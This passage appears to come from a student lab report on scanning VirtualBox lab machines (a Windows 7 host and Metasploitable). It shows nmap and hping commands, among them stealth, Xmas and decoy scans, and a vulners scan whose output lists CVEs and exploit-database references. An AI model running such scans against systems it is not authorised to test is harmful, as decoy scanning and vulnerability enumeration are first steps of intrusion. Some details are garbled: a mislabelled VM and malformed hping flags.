135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
```

TASK 4: VULNERABILITY SCANNING


After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap –sV –script vulners –script-args mincvss=4 10.0.2.15**




METASPLOITABLE

TASK 1: CONFIGURATION

The Windows 7 Home Basic VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful**. IP ADDRESS: 10.0.2.4**






TASK 2: RECONNAISSANCE

Reconnaisance was performed using the nmap tool in previous section for Kali Linux.


TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:


- **sudo nmap –sS 10.0.2.4**
- **sudo nmap –sA 10.0.2.4**
- **sudo nmap –sX 10.0.2.4**
- **sudo nmap –sV 10.0.2.4**
- **sudo nmap –O 10.0.2.4**
- **sudo hping -8 -0 -1024 –S 10.0.2.4**
- **sudo nmap –D RND:10 10.0.2.4**




```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -sA 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:15 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0013s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```




```
┌──(maha㉿kali)-[/home/maha]
└─PS> sudo nmap -D RND:10 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:31 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.59 seconds
```




PS> maha@kali: /home/maha
File Actions Edit View Help
(maha@kali)-[/home/maha]
PS> sudo nmap -sX 10.0.2.4
Starting Nmap 7.93 (https://nmap.org) at 2024-04-17 10:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open|filtered ftp
22/tcp open|filtered ssh
23/tcp open|filtered telnet
25/tcp open|filtered smtp
53/tcp open|filtered domain
80/tcp open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
512/tcp open|filtered exec
513/tcp open|filtered login
514/tcp open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open|filtered ingreslock
2049/tcp open|filtered nfs
2121/tcp open|filtered ccproxy-ftp
3306/tcp open|filtered mysql
5432/tcp open|filtered postgresql
5900/tcp open|filtered vnc
6000/tcp open|filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds



PS> maha@kali: /home/maha
File Actions Edit View Help
(maha@kali)-[/home/maha]
PS> sudo nmap -sV 10.0.2.4
Starting Nmap 7.93 (https://nmap.org) at 2024-04-17 10:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds






TASK 4: VULNERABILITY SCANNING

After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap –sV –script vulners –script-args mincvss=4 10.0.2.4**

```
File Actions Edit View Help
┌──(maha㉿kali)-[/home/maha]
└─$ nmap -sV --script vulners --script-args mincvss=4 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 11:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   cpe:/a:vsftpd:vsftpd:2.3.4:
|       PRION:CVE-2011-2523     10.0    https://vulners.com/prion/PRION:CVE-2011-2523
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|_      1337DAY-ID-36095        10.0    https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SSV:78173       7.8     https://vulners.com/seebug/SSV:78173    *EXPLOIT*
|       SSV:69983       7.8     https://vulners.com/seebug/SSV:69983    *EXPLOIT*
|       EDB-ID:24450    7.8     https://vulners.com/exploitdb/EDB-ID:24450      *EXPLOIT*
|       EDB-ID:15215    7.8     https://vulners.com/exploitdb/EDB-ID:15215      *EXPLOIT*
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|       PRION:CVE-2010-4478     7.5     https://vulners.com/prion/PRION:CVE-2010-4478
|       CVE-2012-1577   7.5     https://vulners.com/cve/CVE-2012-1577
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|       SSV:20512       7.2     https://vulners.com/seebug/SSV:20512    *EXPLOIT*
|       PRION:CVE-2011-1013     7.2     https://vulners.com/prion/PRION:CVE-2011-1013
|       PRION:CVE-2008-1657     6.5     https://vulners.com/prion/PRION:CVE-2008-1657
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       PRION:CVE-2011-2168     5.0     https://vulners.com/prion/PRION:CVE-2011-2168
|       PRION:CVE-2010-5107     5.0     https://vulners.com/prion/PRION:CVE-2010-5107
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
|       CVE-2010-4816   5.0     https://vulners.com/cve/CVE-2010-4816
|       PRION:CVE-2010-4755     4.0     https://vulners.com/prion/PRION:CVE-2010-4755
|_      PRION:CVE-2010-4754     4.0     https://vulners.com/prion/PRION:CVE-2010-4754
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|       SSV:2853        10.0    https://vulners.com/seebug/SSV:2853     *EXPLOIT*
|       PRION:CVE-2008-0122     10.0    https://vulners.com/prion/PRION:CVE-2008-0122
|       SSV:60184       8.5     https://vulners.com/seebug/SSV:60184    *EXPLOIT*
|       PRION:CVE-2012-1667     8.5     https://vulners.com/prion/PRION:CVE-2012-1667
|       CVE-2012-1667   8.5     https://vulners.com/cve/CVE-2012-1667
|       SSV:60292       7.8     https://vulners.com/seebug/SSV:60292    *EXPLOIT*
|       PRION:CVE-2014-8500     7.8     https://vulners.com/prion/PRION:CVE-2014-8500
|       PRION:CVE-2012-5166     7.8     https://vulners.com/prion/PRION:CVE-2012-5166
|       PRION:CVE-2012-4244     7.8     https://vulners.com/prion/PRION:CVE-2012-4244
|       PRION:CVE-2012-3817     7.8     https://vulners.com/prion/PRION:CVE-2012-3817
|       CVE-2014-8500   7.8     https://vulners.com/cve/CVE-2014-8500
|       CVE-2012-5166   7.8     https://vulners.com/cve/CVE-2012-5166
```

```
|       CVE-2012-2655   4.0     https://vulners.com/cve/CVE-2012-2655
|_      CVE-2009-3229   4.0     https://vulners.com/cve/CVE-2009-3229
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| vulners:
|   cpe:/a:apache:coyote_http_connector:1.1:
|       PRION:CVE-2023-26044    5.0     https://vulners.com/prion/PRION:CVE-2023-26044
|       PRION:CVE-2022-36032    5.0     https://vulners.com/prion/PRION:CVE-2022-36032
|       OSV:CVE-2023-26044      5.0     https://vulners.com/osv/OSV:CVE-2023-26044
|       OSV:CVE-2022-36032      5.0     https://vulners.com/osv/OSV:CVE-2022-36032
|_      OSV:BIT-APACHE-2021-31618       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2021-31618
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
```


```
┌──(maha㉿kali)-[~]
└─$ sudo nmap -A -O -v -p 1-999 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-18 21:40 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating ARP Ping Scan at 21:40
Scanning 10.0.2.15 [1 port]
Completed ARP Ping Scan at 21:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:40
Completed Parallel DNS resolution of 1 host. at 21:40, 0.02s elapsed
Initiating SYN Stealth Scan at 21:40
Scanning 10.0.2.15 [999 ports]
Discovered open port 139/tcp on 10.0.2.15
Discovered open port 445/tcp on 10.0.2.15
Discovered open port 135/tcp on 10.0.2.15
Completed SYN Stealth Scan at 21:40, 0.63s elapsed (999 total ports)
Initiating Service scan at 21:40
Scanning 3 services on 10.0.2.15
Completed Service scan at 21:40, 6.04s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.15
NSE: Script scanning 10.0.2.15.
Initiating NSE at 21:40
Completed NSE at 21:40, 5.45s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.02s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Nmap scan report for 10.0.2.15
Host is up (0.0013s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```

